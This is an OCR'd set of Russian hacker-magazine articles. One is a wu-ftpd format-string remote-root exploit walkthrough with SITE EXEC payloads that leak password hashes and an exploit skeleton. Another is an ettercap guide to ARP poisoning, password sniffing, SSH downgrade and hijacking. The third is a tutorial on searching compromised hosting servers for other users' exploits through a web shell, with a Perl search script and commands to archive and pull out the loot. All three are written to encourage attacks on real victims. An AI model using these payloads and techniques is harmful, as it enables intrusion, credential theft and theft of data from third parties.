Как видишь, в функцию snprintf передается указатель (fmt) на строку, передающуюся пользователем (строку пересылает пользователь через команду site exec, это расположено в site_exec() функции файла ftpcmd.c). И что здесь? А здесь пользователь может послать вместе с site exec нужные символы форматирования, которые соответствующим образом интерпретируются, и результатом этих действий будет получение рутшелла. К примеру, если злодей сделает такое: SITE EXEC %x %x %x %x, то получит из стека wu-ftpd - "31 bffff53c 1ee 6d". Все довольно просто. Передаем определенные символы форматирования и можем делать что хотим ;).

Но здесь есть одна трабла. Из-за того, что в стек записывается только указатель на передаваемую строку, которая в свою очередь располагается в сегменте данных, ты не можешь напрямую записать в стек указатель на эту строку, так нам необходимую. Проблема решается просто: все те же символы форматирования. Прежде чем рассмотреть структуру написания полноценного эксплоита, обратимся к более простому примеру получения хэша пароля:

```
SITE EXEC AA@e[][]%277$s          <-- мы посылаем

200-aa@e[][]user                  --> ответ
200 (end of 'aa@e[][]%277$s')

SITE EXEC AApj[][]%277$s          <-- мы посылаем

200-aapj[][]$1$P3aRAfUA$ATCfz9G/KGUiKn9NZSV6M1
200 (end of 'aapj[][]%277$s')     --> ответ
```

Вот что происходит. Мы залогинились под пользователем 'user', передали через site exec определенную строку формата и получили хэш своего пароля. Единственное, что здесь может быть неясно, это синтаксис строки форматирования. Давай рассмотрим его:

Первые два символа "AA" необходимы, поскольку смещение не кратно 4 (а оно должно быть кратно). Далее у нас в первом случае @e [][], а во втором pj[][] - это соответствующие символьные представления для указателей 0x08086a70 и 0x08086540 на поля pw_name и pw_passwd в структуре passwd wu-ftpd (struct passwd *pw). Т.е. это заранее известные значения. И заканчивается все %277$s. Это непосредственно сам форматный модификатор.

WU-FTPD REMOTE ROOT EXPLOIT

Вот что необходимо для написания полноценного эксплоита:

1. Шеллкод (о том, как пишется шеллкод, читай в предыдущих номерах). Проще работать сразу с шеллкодом, переведенным в 'format string' вид.
2. Адрес на этот шеллкод, который также переведен в 'format string'.
3. Непосредственно модификаторы. Им мы скажем: "Вот этот шеллкод записать по такому-то адресу".

Конечно, в полноценных эксплоитах все это делается автоматически. Добавляются всякие ключи, вывод гритсов/литсов и тому подобное. Например, в случае с remote root, ссылка на который есть в блок-врезке, эксплоит делает следующее:

1. Обработка введенного хоста.
2. Обработка user/pass (автоматически логинится на этот хост).
3. Обработка операционной системы (какой шеллкод и под какую систему использовать). Естественно, в эксплоите под каждую систему должен быть и свой шеллкод. В нашем случае это 3 шеллкода:

```
char bsdcode[] =   /* chroot() code rewritten for FreeBSD by venglin */
char bsd_code_d[]= /* you should call it directly (no jump/call)*/
char linuxcode[]=  /* chroot() code */
```

4. Обработка смещения на адрес возврата.
5. Обработка выравнивания.
6. Обработка входа в директорию.
7. Обработка нашей 'магической' строки, которую мы будем вводить вместе с SITE EXEC.
8. Сама посылка строки и интерпретация ответа.

РАЗБОР СОРСОВ

Весь код эксплоита здесь разобрать невозможно, я покажу только структуру, чтобы ты понял, как они пишутся. 'xxxx' - символы обозначения возможных вариантов.

1. Подключаешь различные заголовочные файлы, даешь определения, описываешь переменные, создаешь структуры:

```
#include <xxxxxxx>
#define xxxxx "xxxx"
char xxx, int xxx, float xxx
struct xxxx[]={xxxxx};
```

2. Пишешь необходимое количество шеллкодов. Для нашей задачи хватит и одного:

```
char shellcode[]="\xXX\xXX\xXX";
```

3. Создаешь функции, которыми ты воспользуешься в главном модуле (функция main()). Это функции обработки аргументов эксплоита и любая другая автоматизация:

```
void xxxx() {xxxxx};
void xxxx(xxxxx) {xxxxx};
```

4. Самый главный модуль - main(). В нем используем все созданные тобой функции. Также здесь пишется основное тело эксплоита.
a) Чекаешь аргументы при запуске:

```
case 'аргумент 1': testmode=1; break;
case 'аргумент 2': offset=atoi(optarg);break;
case 'аргумент 3': pass_addr=strtoul(optarg, &optarg,16); break;
```

и т.д.

b) Соединяешься с целью (вызов готовой функции).
c) Логинишься на ftp и заходишь в свою директорию (также готовая функция).
d) Посылаешь свою супермощную строчку: SITE EXEC + адрес, по которому расположен шеллкод, и сам шеллкод. Все это в 'format string' виде.
e) После посылки своей строки необходимо пропарсить полученный результат. В данном эксплоите ты делаешь 'uname' и в случае успешного выполнения - 'id'. Вот как это выглядит:

```
char buff[1024], *cmd=getit.islinux?"/bin/uname -a;
        /usr/bin/id;
        exit\n" :
        "/usr/bin/uname -a;
        /usr/bin/id;
        exit\n";
```

И после всего этого посылаешь:

```
send(sock, cmd, strlen(cmd), 0);
```

f) Если в результате всех этих действий ты получил шелл – аллилуйя! Если нет – не расстраивайся, перечитай материал и попробуй еще раз. Сам урл эксплоита дан в блок-врезке.

ЗАКЛЮЧЕНИЕ

Надеюсь, эта статья поможет начинающим. Конечно, в ней есть несколько непростых моментов, но для этого и существуют доки. Так что дерзай, пробуй и читай доки, они – рулез.



Взлом

ETTERCAP: ЗЛОБОДРОМ В ТВОЕЙ ЛОКАЛКЕ

CoDeR (coder@zzae.biz)icq: 416116

ETTERCAP: ЗЛОБОДРОМ В ТВОЕЙ ЛОКАЛКЕ

СНИФАЕМ ЛОКАЛКУ ETTERCAP'ОМ

Ты когда-нибудь мечтал о полном контроле над локальной сетью? Представлял, что можешь делать в ней все что угодно? Думаешь, это нереально, для этого надо быть админом сети? НЕТ! А почему? На этот вопрос я и постараюсь ответить.

Наверняка ты уже слышал о мощнейшем хакерском средстве под названием ettercap. Его эволюция гораздо быстрее эволюции живых существ. С каждым кварталом появляются новые и новые версии этой замечательной программы. На данный момент последняя версия - 0.6.9. В ней исправлены различные баги, добавлены некоторые новые возможности, например, поддержка PPTP. Но даже независимо от номера версии, ettercap достоин называться одним из лучших крякеров локальных сетей. Нельзя сказать, что ettercap реализует какие-то революционные технологии, но у него есть одно принципиальное отличие, которое делает его уникальным. Он объединяет кучу средств для "кошерного" хака локальных сетей в единое целое. А один крупный хак лучше двух мелких. Можно привести пример: существует множество утилит для перехвата сообщений, идущих от IRC-клиента к IRC-серверу и наоборот. Но в этих средствах не реализовано никаких других функций, т.е. они не смогут, например, перехватить url сайта, на который зашел пользователь. А представь себе такую ситуацию: идет юзер на www.microsoft.com, но вместо необходимой информации о мелкомягких в окне у него открывается сайт Васисуалия Пупкина, где размещена всякая информация неприличного содержания. Что ж, etthercap способен и на это, и на многое другое.

КОМПИЛЯЦИЯ

Итак, приступим к самому захватывающему - к компиляции исходников :). Ettercap выпущен под следующие платформы: MacOS X, Windows 9x/NT/2000/XP, FreeBSD, OpenBSD и, конечно же, Linux. Для работы ettercap'у не нужны какие-то дополнительные библиотеки вроде libpcap или libnet (исключение составляет библиотека WinPCap, если это win-версия), но для полноценной работы рекомендуется включить либу ncurses (я использовал шестой ncurses) и openssl (у меня дефолтная для redhat 7.2).

Процесс компиляции прост, особенно под Linux:

```
./configure --help
```

включаем нужные параметры

```
./configure
./make help
```

Далее следуем простым инструкциям, компилируя и устанавливая сам ettercap и плагины к нему. В итоге мы получаем ncurses-based-программу с очень простым интерфейсом и широким диапазоном возможностей.
Теперь документация. Ее не слишком много, но я настоятельно рекомендую ее прочесть и лучше целиком. По-английски ты уже должен уметь читать :).


ВОЗМОЖНОСТИ

Если ты уважающий себя спец, не спеши запускать прогу сразу после ее компиляции. Сначала прочти man ettercap, все readme, разберись с конфигом (etter.conf) и фильтрами (etter.filter и etter.filter.ssh). Учти, что по дефолту программа выполняет множество лишних действий (например, dns-резолвинг найденных адресов). Кроме того, активный arpoisoning и некоторые другие действия могут скомпрометировать хакера, использующего ettercap. В прогу встроена очень интересная функция - обнаружение себе подобных. Ведь некоторые действия требуют активной работы программы (т.е. отправления некоторых кадров данных, которые могут быть пойманы и продиагностированы), от этого никуда не деться, но лучше все-таки об этом знать.

ТРИ... ДВА... ОДИН... ПУСК!!!

Запуск программы, ее начальная работа зависит от версии (win-вариант спросит у тебя номер интерфейса), от ключей, с которыми программа была запущена, а также от настроек в конфигурационных файлах. Я буду рассказывать о максимально дефолтной (следовательно, о предельно "неприкрытой") работе программы. Запускаем, выбираем интерфейс, программа сканирует сабнет (подсеть) интерфейса (у меня это 192.168.0.246, маска подсети 255.255.255.0) на предмет выяснения соответствий IP<->MAC, dns и netbios имен машин. Открывается ncurses-окошко примерно такого содержания: (рисунок 1)

Это главное (начальное) окно ettercap'a, откуда ты можешь выбирать вражеские адреса, запускать плагины (если твой ettercap их поддерживает, что в большинстве случаев так и есть), выполнять различные команды. Жми кнопку 'h' и получишь справку о возможных функциях программы на этом уровне. Почти во всех случаях тебе необходимо выбрать адреса, с которыми ты будешь работать. Левая колонка - source, правая - destina-


Рисунок 1

ncurses-окошко программы ettercap

Атака MITM

При запуске поддельного DHCP сервера, между ним и настоящим сервером начнется борьба за присвоение IP адресов. Если поддельный сервер "победит", то взломщик сможет установить клиентам необходимые для него характеристики, например, перенаправление трафика через машину хакера, на которой установлен анализатор пакетов. На данном этапе, для установления контроля над сетью и ликвидации настоящего сервера, целесообразно вывести его из строя (например, при помощи DoS/DDoS атак).

tion. Селект и деселект производится кнопками <enter> и <space>. Далее следует выбрать метод снифинга. Ettercap предлагает целых три, я расскажу о каждом в отдельности. (рисунок 2)

СНИФИНГ

Итак, разбор методов снифинга:

1) <a>, ARP poisoning based sniffing, применяется для снифинга в свичуемых сетях, а также для применения атак класса MITM. В данном случае используется атака arpoison, модифицирующая ARP-таблицы заражаемых хостов таким образом, что все кадры данных с выбранного source идут на твой хост, а с твоего - уже на destination. Неплохо придумано, да?

Проблемы в осуществлении атаки посредника. Одной из проблем является то, что данная атака (MITM), возможно, не сработает в небольших сетях. MITM не будет функционировать, если клиент получит ответ на запрос со старого IP. Если настоящий DHCP сервер сможет удовлетворить запрос на конкретный адрес, NIC присвоит предыдущий адрес, а не предложенный поддельным сервером. Единственный способ, при котором возможно присвоение адреса поддельным сервером, - это случай, когда запрошенный адрес невозможен у реального DHCP сервера (например, если адрес уже был присвоен другому интерфейсу). Атаку посредника можно осуществить при помощи как нашей любимой ettercap, так и при использовании DSniff, задействовав функцию ARP poisoning.

Иными словами, с помощью этого метода снифинга ты сможешь видеть любой трафик твоего сегмента за пределами каких бы то ни было ограничивающих тебя свичей. Ты также сможешь проводить любые mitm-атаки ровно с той же силой, будто ты на самом деле был посередине двух хостов. На основе этого метода уже с версии 0.6.7 ettercap реализует перехват (dissection) паролей протоколов ssh1 и https. Можно даже снифать пароли в ssh версии 2, если подключить фильтр (ettercap -F etter.filter.ssh), который будет спуфить ssh-сервера с 1.99 (openssh-0.9.6, etc) на 1.51, поддерживающих лишь первую версию протокола ssh.

Очевидно, что для проведения атаки arpoison, ettercap'у необходимо нагадить в сеть целой пачкой ложных ARP-пакетов, и я почти уверен, что уже есть средства, отлавливающие эту атаку. И уж тебе решать, как от этого спасаться. Можно, например, вводить ложный IP-адрес.

2-3) <s>, IP based sniffing, <m>, MAC based sniffing - это обычные методы пассивного снифинга локальной сети. Возможности такого снифинга ограничены, хотя меня впечатлило количество поддерживаемых протоколов при относительно небольшом размере программы.

Напихав нужные адреса в source, destination или в оба сразу (я выбрал 192.168.0.200 в качестве source), выбирай метод снифинга (например, <a>), ты попадешь в соответствующее окно и будешь видеть все интересующие тебя соединения. Для того чтобы собирать пароли, вообще ничего не надо делать =)). Наведи курсор на нужное тебе соединение: пароли будут появляться в нужной части экрана. Сброс паролей в лог - кнопка <l>. Нажми на кнопку <h> и увидишь новый диапазон всяких функций. Уверен, он тебя впечатлит: убийство соединений, хайджекинг, филтеринг, etc... Что еще нужно хакеру? =)

Рисунок 2

```
ettercap 0.6.7
2 hosts in this LAN (192.168.0.30 : 255.255.255.0)
Help Window
[qQ][F10]  - quit
[return]   - select the IP
[tab]      - switch between source and dest
[cC]       - connect source and dest (ARP posoning)
[sS]       - IP based sniffing
[mM]       - MAC based sniffing
[rR]       - refresh the list
Your IP: 192.168.0.30 with MAC: 00:A0:24:4C:00:F9 on Iface: eth0
```

help-окошко программы ettercap

РУЛЕСЫ

Возможности программы ettercap огромны, но, скорее всего, они не устроят тебя на все сто. Ну что же, для твоих злобных целей предусмотрены варианты:

1) Написание плагинов. Тут все просто и понятно: не влезая в кишки ettercap'а, рюхаешь плагинный интерфейс этой проги и делаешь нужный тебе компонент, который можно подгружать в программу всякий раз, когда тебе это необходимо. Пишутся такие плагины на сях, т.к. сама программа написана тоже на нем.

2) Возможность bind'ить local port, с которым ettercap проассоциирует нужное тебе соединение. Это очень ценное свойство программы: ты сможешь заранее реализовать нужные тебе механизмы, воспроизвести которые в реальном времени весьма затруднительно ;). Проще говоря, появляется возможность, например, влезать в чужие IRC-приваты. В принципе, это можно сделать и руками, но если ты захочешь впарить кому-нибудь бэкдор, проспуфив http или ftp, или сообщить какому-нибудь биржевому игроку, что его акции упали в цене в четыре раза, то такое свойство программы может оказаться весьма кстати.

НЕ РУЛЕСЫ :)

Они тоже есть, а куда же без них? И их, пожалуй, даже больше, чем вкусностей.

1) Виндовый порт программы, мягко говоря, далек от совершенства. В этом вина реализации POSIX'овой мультизадачности cygwin'а, дебильной сетевой части и множества минорных моментов, связанных с портированием софта. Даже в моей win2k, системе кондовой и крепкой, ettercap работает нестабильно... Но про никсы я не говорю, там, естественно, все просто супер =).

2) Если ты не программист (принципиально, как один мой знакомый, или просто от нежелания/неумения), то тебе придется забыть о возможных вкусностях ettercap'а и довольствоваться дефолтным содержимым, ожидая обновления программы.

3) Другой мой знакомый из Свердловска уже опубликовал патч к ядру linux-2.4 (Форбики онлайн :)) против атаки arpoison. Остается надеяться, что в Windows это исправят не скоро, но все равно дни arpoison уже сочтены... О патче к ядру linux-2.4 ты можешь прочесть на соответствующих сайтах. Сам ettercap скачивай отсюда: http://ettercap.sourceforge.net/. Вот, в общем-то, и все. Разбирайся с программой, пиши к ней плагины. Кто знает, может, именно твои разработки будут добавлены в новые версии ettercap.

Удачи тебе, коллега, пусть сеть боится тебя!!! :)



Дмитрий Докучаев aka Forb (forb@real.xakep.ru)

В поисках эксплоитов

ШТУРМУЕМ ХОСТИНГИ ПОИСКОВЫМИ ЗАПРОСАМИ

В настоящее время по непонятным причинам хороших эксплоитов в public источниках становится все меньше и меньше. И самое неприятное, ходят слухи, что у иностранных трейдеров проблем со свежими сплоитами нет. То ли им дали установку не торговать с русскими, то ли наши хакеры держат их под десятью замками и ни в коем случае не дают в руки обычным людям, а тем более паблик-хранилищам (что приведет к потере актуальности новой баги и невозможности дальнейшего использованию сплоита). Если ты что-нибудь знаешь об истории сплоитов, вспомни недавний баг с ssl_mod. Не появись он на паблике, наверняка осталось бы много уязвимых серверов...

Но не будем углубляться в историю, а вернемся к реальности. Озадачим себя вопросом: откуда берутся... сплоиты? Нет, конечно, их придумывают исследователи *nix, win платформ, но что дальше? Достать сплоиты можно двумя способами. Первый: стрейдить их на IRC. У этого способа есть свои плюсы и минусы. Он был описан в недавнем выпуске Хакера, поэтому останавливаться на нем не буду. Особый интерес представляет другой вариант, носящий сугубо личный характер, то есть исход его зависит только от тебя =). И ты точно не будешь надут злым риппером из забугорья. Но тебе понадобится смекалка, сноровка и чуть-чуть терпения, и поверь, ты добьешься успеха. Не буду тебя томить, этот способ заключается в поиске архивов сплоитов на больших хостингах.

Поиск, поиск и еще раз поиск. Некоторые могут удивиться и сказать, что найти все это добро можно всего одной командой: locate xploit. Но админы народ гуманный и уважают сокровенные файлы своих юзеров (вот уж не сказал бы :) - прим. ред.), поэтому доступ к locate и ее базе, скорее всего, будет запрещен. Рута на хостинговом сервере у тебя тоже наверняка не будет, это обуславливается двумя причинами:

1) Новой системой, установленной на сервере.
2) Фаерволом, который закрывает все порты, кроме ftp, web и mail-сервисов.

Отсюда вывод, что искать будем через веб-шелл, ну или если очень повезет (в случае отсутствия 2-го пункта), то через реальный шелл. Я попытаюсь рассмотреть все возможные варианты поиска, с которыми мне приходилось сталкиваться. Надеюсь, что хоть один из них будет актуален на твоем хостинге.

Во-первых, твоя задача состоит в поиске жертвы и возможности доступа к cgi-скрипту, позволяющему выполнять команды через web.][не раз писал об этом, так что поднимай старые номера и читай. Когда эта задача выполнена, ты можешь попытаться найти и скачать новые сплоиты. Как это сделать, читай ниже.

ПОИСК

1. Free Locate

Самый банальный способ: на хостинге доступна команда locate, и у тебя есть права web-сервера. По неписаным законам, все файлы, лежащие на вебе доступны для чтения uid'y, под которым запущен апач, так что сложность задачи заключается лишь в верном выборе шаблона для поиска. Приведу несколько таких шаблонов:

hack*
xploit*
sploit*
wu*
0day*
rootkit*
7350*

7350 - цифры, показывающие, что данный сплоит от команды TESO. С остальными шаблонами, я думаю, вопросов не возникнет. Вывод работы locate лучше всего записывать в файл с перенаправлением типа ">>", чтобы вся найденная инфа сбрасывалась в одну кучу.

Пример команды:

```
$ locate rootkit* >> /tmp/locate.log
```

Поздравляю, поиск завершен, можешь смело переходить к просмотру обнаруженных сплоитов.

Ищем с помощью locate

2. Free Find

Усложняем задачу. Пусть тебе доступна команда find, а на домашних директориях по непонятным причинам стоит атрибут 755. Что нам это дает? В первую очередь, find без проблем сможет циклично просмотреть /home, придется только подождать, так как поиск по файловой системе занимает больше времени, чем по базе. Но решение этой задачи похоже на предыдущее, с той разницей, что в нагрузку тебе понадобится знание флагов find и отправление самого поиска в бэкграунд, так как если вебсервер завершит соединение с тобой по таймауту, то сдохнет и сам процесс find, что крайне нежелательно. Шаблоны для поиска остаются прежними (как, впрочем, и для всех предложенных здесь задач).

Пример команды:

```
$ find -name hack* -type f -print >> /tmp/find.log &
```

Не пугайся многострочных выводов при поиске. В дескриптор STDERR будет писаться только инфа об ошибках, а вот в сам /tmp/find.log - все найденные эксплоиты.

3. Permission denied

Еще усложним задачу, приблизив ее к реальности. Допустим, есть директория /home, в ней расположены все пользователи системы. В их каталогах с html-файлами, например, в директориях public_html (/home/user/public_html), установлены права 755. Но вручную искать по всем этим папкам (особенно если они исчисляются тысячами) очень накладно, поэтому доверим это Perl'у. Напишем программку, которая будет бегать по всем вложенным папкам public_html и искать в них сплоиты при помощи find. (таблица 1)

Удостоверься, что в системе есть wget, чтобы тебе не печатать весь файл построчно. Кладем это творение в /tmp с какого-нибудь сервера (я надеюсь, ты позаботишься об этом самостоятельно), ставим на скрипт права 755 и пробуем выполнить его следующим образом:

```
$ perl /tmp/locate.pl wu* locate_perl.log &
```

Через несколько минут все результаты find'a упадут тебе в /tmp/locate_perl.log. Остается только его пропарсить и перейти к стягиванию сплоитов.

4. Inaccessible Find

Предположим, что в целях безопасности админ снял атрибуты с find. Все. Такое бывает, и я не раз с этим сталкивался. Но это не означает, что ты не можешь юзать ко-


NEXT

Таблица 1

```
#!/usr/bin/perl


## locate.pl <-- Script for find exploits by Forb

$what=$ARGV[0] || die "Use $0 what to\n"; ## Берем начальный аргумент как шаблон поиска, либо ругаемся и выходим
$to=$ARGV[1] || "find.log"; ## Берем лог-файл как второй аргумент к скрипту или "find.log"
$find="/usr/bin/find"; ## Путь к программе find
$public_html='public_html'; ## Директория после /home/user, которая видна с веба

@files=init(); ## Получаем в init() список директорий для поиска

foreach (@files) { ## По каждому элементу из списка
if (($_ ne '..') && ($_ ne '.') && (-d "/home/$_") && (-x "/home/$_")) { ## Если он не равен корневой или верхней директории и туда возможен вход
system("$find /home/$_/$public_html -name $what -type f -print >> /tmp/$to"); ## Ищем там find'ом
}
}

sub init {
my (@files);
opendir(HOME,"/home") || die "Cant enter to /home\n"; ## Попробуем считать /home
@files=readdir(HOME); ## Составим список файлов
closedir(HOME); ## Закрываем директорию
return @files; ## И вернем их в основной модуль
}
```



Поисковой скрипт в работе

Дмитрий Докучаев aka Forb (forb@real.xakep.ru)

Можешь скачать скрипт с http://kamensk.net.ru/forb/1/x/script_locate.tar.gz. Попробуй модифицировать его и отточить для любой ситуации легкого поиска эксплоитов.

манду find. Если ты перенесешь бинарник с похожей платформы на сервер хостинга, то, возможно, он у тебя заработает не хуже прежнего. Теперь поправь в скрипте переменную $find, чтобы она ссылалась на принесенный извне бинарник, и смело запускай утилиту поиска.

5. Inaccessible /home

Допустим, тебе попался хостинг, в котором закрыт весь каталог /home. То есть взять список пользователей становится невозможным. Но если посмотреть с другой стороны, то пользователи всегда будут прописаны в конфиге апачи, который, как правило, доступен для чтения и находится в /etc/httpd/conf/httpd.conf (на самом деле он может лежать где угодно, а этот путь указан для предустановленного apache - прим. ред.). Из него нам интересны только опции DocumentRoot, значениями которой будут каталоги с файлами, видными из web'a. Задача опять аналогична предыдущей, но придется чуть-чуть поменять процедуру init() в скрипте:

```
sub init {
my (@files);
open(CONF,"/etc/httpd/conf/httpd.conf") || die
"cant access to conf\n"; ## Открываем конфиг апачи для чтения, либо завершаем
скрипт
while(<CONF>) { ## Читаем его построчно
if ($_=~/DocumentRoot/) { ## Если встречается DocumentRoot
(undef,$file)=split ' '; ## Выдираем из опции
значение
$file=~s/^\/home//g; ## Удаляем из него
/home
push(@files,$file); ## И помещаем в @files
как элемент массива
}
}
close(CONF); ## Закрываем конф
return @files; ## И возвращаем @files
}
```

Таким образом, меняя лишь способ добычи @files, мы оставили прежним главный модуль скрипта и выполнили поиск, что говорит о решении поставленной задачи.

6. Истина где-то… в логах

Оригинальный способ поиска - просмотр логов доступа web-сервера. Как это ни парадоксально, но они также доступны для чтения, и в них можно найти на редкость интересные обращения, совпадающие с шаблоном. Пропарси httpd.conf и отыщи там общий лог apache. Если такой есть, то, копаясь в нем простым grep'ом, можно отыскать интересные запросы и по ним определить местонахождение эксплоитов:

$ grep hack access_log >> /tmp/logs.log

Если же логи пишутся по каждому виртуалхосту и находятся, например, в /home/user/public_html/logs/access_log, то, сменив шаблон поиска на access_log и заюзав locate.pl, ты можешь обработать каждый лог по следующему шаблону:

$ grep 7350 `cat /tmp/locate.log` >> /tmp/logs.log

7. Search in strange dirs

Возможно, кто-то уже порутал хостинг до тебя. Взломщики иногда забывают затирать за собой ценные сплоиты и оставляют их в первозданном виде. Обычно они лежат в левых папках. Чтобы найти такие, посмотри директорию /tmp с флагом -la, может быть там будет папочка, похожая на "...". Почти наверняка в ней будут лежать эксплоиты. Также прочеши /dev и /lib на предмет схожих директорий:

$ find /dev -type d -print

Вероятно, что и там обнаружатся странные папки. Прояви смекалку, возможно, ты завладеешь не только эксплоитами, но и самим хостингом.

А ЕСТЬ ЛИ СПЛОИТЫ?

Возможно, поиск велся зря, и ты ничего не нашел. Не расстраивайся, видимо, все пользователи хостинга порядочные люди и не хранят на нем эксплоитов :). Образцовый взломщик никогда не выложит эксплоиты на web. В любом случае не теряй надежды и ищи следующую жертву для повтора операции :).

АРХИВАЦИЯ И ДОБЫЧА НАЙДЕННОГО


Если все прошло гладко, и ты нашел папочку hack на хостинге ;), приступай к ее сжатию и стягиванию с сервера. При хорошем канале можешь утянуть ее сам, но я бы советовал тебе сделать это с какого-нибудь шелла, чтобы не палиться лишний раз. Архивировать же лучше в ту папку, где ты сейчас юзаешь web-shell:

$ tar zcf hack.tar.gz /home/user/public_html/hack

Затем забираешь с другого шелла эту папку wget'ом, распаковываешь и смотришь внутренности. Хорошие экземпляры откладываешь и выкачиваешь себе (мне ли тебя учить сортировке? ;)). Взятие сплоитов директом с веба - маловероятно и опасно. Во-первых, пользователь, скорее всего, создал .htaccess для директории, так что каталог будет либо защищен паролем, либо закрыт для просмотра. Во-вторых, ведутся логи, и, возможно, пользователь их смотрит. А если ты дальновидный человек, то, наверное, просек фишку, что юзер, не зная, что за ним следят, будет пополнять свой архив, а ты этим будешь пользоваться и стягивать 0day каждый раз :). К тому же, у тебя открывается возможность трейдить эксплоиты, что весьма прибыльно.

ПОМОГИ СЕБЕ САМ

